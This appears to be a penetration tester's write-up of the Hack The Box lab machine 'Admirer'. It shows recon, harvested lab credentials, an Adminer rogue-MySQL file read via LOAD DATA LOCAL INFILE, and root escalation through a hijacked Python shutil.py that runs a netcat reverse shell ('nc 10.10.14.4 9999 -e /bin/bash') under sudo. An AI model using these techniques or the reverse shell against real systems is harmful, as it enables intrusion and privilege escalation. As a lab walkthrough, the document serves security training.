Host Report

10.10.10.187 - Admirer

Linux Server

Host Notes:

Staring Point:

```
┌──(kali㉿kali)-[~/Admirer]
└─$ ../AutoRecon/src/autorecon/autorecon.py 10.10.10.187
```

gobuster dir -u http://10.10.10.187 -w /usr/share/dirb/wordlists/big.txt
gobuster dir -u http://10.10.10.187/admin-dir -w /usr/share/dirb/wordlists/big.txt


Ports:

Port	Proto	Service	Version	Status
21	tcp	tcp	vsftpd 3.0.3	

Port	Proto	Service	Version	Status

Port Notes:

```
┌──(kali㉿kali)-[~/Admirer/results/10.10.10.187/loot]
└─$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0            3405 Dec 02  2019 dump.sql
-rw-r--r--    1 0        0         5270987 Dec 03  2019 html.tar.gz
226 Directory send OK.
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (1.7980 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 7.35 secs (700.0977 kB/s)
ftp>
```

Port	Proto	Service	Version	Status
				
22	tcp	ssh	OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)	

Port	Proto	Service	Version	Status

Port Notes:
U: waldo
P: &<h5b~yK3F#{PaPB&dA}{H>

LinEnum.sh shows backup.py owned by root, imports shutil.py, is called by admin_tasks.sh, and sudo -l shows that waldo can run admin_tasks.sh as root.

```
waldo@admirer:/dev/shm$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:/dev/shm$
```

```
waldo@admirer:/opt/scripts$ ls -la
total 16
drwxr-xr-x 2 root admins 4096 Dec  2  2019 .
drwxr-xr-x 3 root root   4096 Nov 30  2019 ..
-rwxr-xr-x 1 root admins 2613 Dec  2  2019 admin_tasks.sh
-rwxr----- 1 root admins  198 Dec  2  2019 backup.py
waldo@admirer:/opt/scripts$
```


shutil.py:

```
import os

def make_archive(h, t, b):
    os.system('nc 10.10.14.4 9999 -e "/bin/bash"')
```

Next we have to change the python path and call the 6th task of admin_tasks. I created this shutil.py in /dev/shm, so the python path needs to point there, and we need to call all of it with sudo. Start a Netcat listener on 9999 and run:

sudo PYTHONPATH=/dev/shm /opt/scripts/admin_tasks.sh 6

Port	Proto	Service	Version	Status
				
80	tcp	http	Apache/2.4.25 (Debian)	

Port	Proto	Service	Version	Status

Port Notes:

```
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.187
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.187
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/03/07 23:15:10 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/assets (Status: 301)
/images (Status: 301)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2021/03/07 23:17:28 Finished
===============================================================
```

AutoRecon also found a /admin-dir/ folder.

```
gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.187/admin-dir -x
php,html,txt

┌──(kali㉿kali)-[~/Admirer/results/10.10.10.187/loot]
└─$ wget http://10.10.10.187/admin-dir/contacts.txt
--2021-03-07 23:35:32--  http://10.10.10.187/admin-dir/contacts.txt
Connecting to 10.10.10.187:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 350 [text/plain]
Saving to: ‘contacts.txt’

contacts.txt
100%[=============================================>]     350  --.-KB/s
```

Port	Proto	Service	Version	Status

```
in 0s

2021-03-07 23:35:32 (34.3 MB/s) - ‘contacts.txt’ saved [350/350]


┌──(kali㉿kali)-[~/Admirer/results/10.10.10.187/loot]
└─$ wget http://10.10.10.187/admin-dir/credentials.txt
--2021-03-07 23:35:41--  http://10.10.10.187/admin-dir/credentials.txt
Connecting to 10.10.10.187:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 136 [text/plain]
Saving to: ‘credentials.txt’

credentials.txt
100%[=============================================>]     136  --.-KB/s
in 0s

2021-03-07 23:35:41 (28.1 MB/s) - ‘credentials.txt’ saved [136/136]


┌──(kali㉿kali)-[~/Admirer/results/10.10.10.187/loot]
└─$ cat contacts.txt
##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb


###############
# developers #
###############
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb
```

Port	Proto	Service	Version	Status

```
##############
# designers #
##############
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb

┌──(kali㉿kali)-[~/Admirer/results/10.10.10.187/loot]
└─$ cat credentials.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
admin
w0rdpr3ss01!

gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.187/utility-scripts -x
php,html,txt

┌──(kali㉿kali)-[~/…/10.10.10.187/loot/html/utility-scripts]
└─$ gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.187/utility-scripts -x
php,html,txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.187/utility-scripts
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/wordlists/big.txt
[+] Status codes:   200,204,301,302,307,401,403
```

Port	Proto	Service	Version	Status
[+] User Agent: gobuster/3.0.1 [+] Extensions: php,html,txt [+] Timeout: 10s ========== 2021/03/08 08:02:09 Starting gobuster ========== /.htaccess (Status: 403) /.htaccess.php (Status: 403) /.htaccess.html (Status: 403) /.htaccess.txt (Status: 403) /.htpasswd (Status: 403) /.htpasswd.php (Status: 403) /.htpasswd.html (Status: 403) /.htpasswd.txt (Status: 403) /adminer.php (Status: 200) /info.php (Status: 200) /phptest.php (Status: 200) ========== 2021/03/08 08:09:58 Finished ========== Adminer is a mysql management tool.				
3306	tcp	tcp		

Port	Proto	Service	Version	Status

Port Notes:

https://infosecwriteups.com/adminer-script-results-to-pwning-server-private-bug-bounty-program-fe6d8a43fe6f

sudo apt-get install ariadb-server-10.5 mariadb-client-10.5 -y

sudo systemctl start mariadb

sudo mysql -u root

MariaDB [(none)]> CREATE DATABASE backup; USE backup; CREATETABLE backup (name VARCHAR(2000));CREATE USER 'backup'@'10.10.10.187' IDENTIFIED BY'toor';GRANT ALL PRIVILEGES ON backup.* TO 'backup'@'10.10.10.187';

ufw allow from 10.10.10.187 to any port 3306

vi /etc/mysql/mariadb.conf.d/50-server.cnf

Inside the 50-server.cnf file, change the bind address to your tun0 address (in my case 10.10.14.4) or 0.0.0.0.

Log in to Admirer

open_basedir	/var/www/html

```
LOAD DATA LOCAL INFILE '../index.php'
INTO TABLE backup.backup
FIELDS TERMINATED BY "\n"
```

Query executed OK, 123 rows affected. (0.052 s) Edit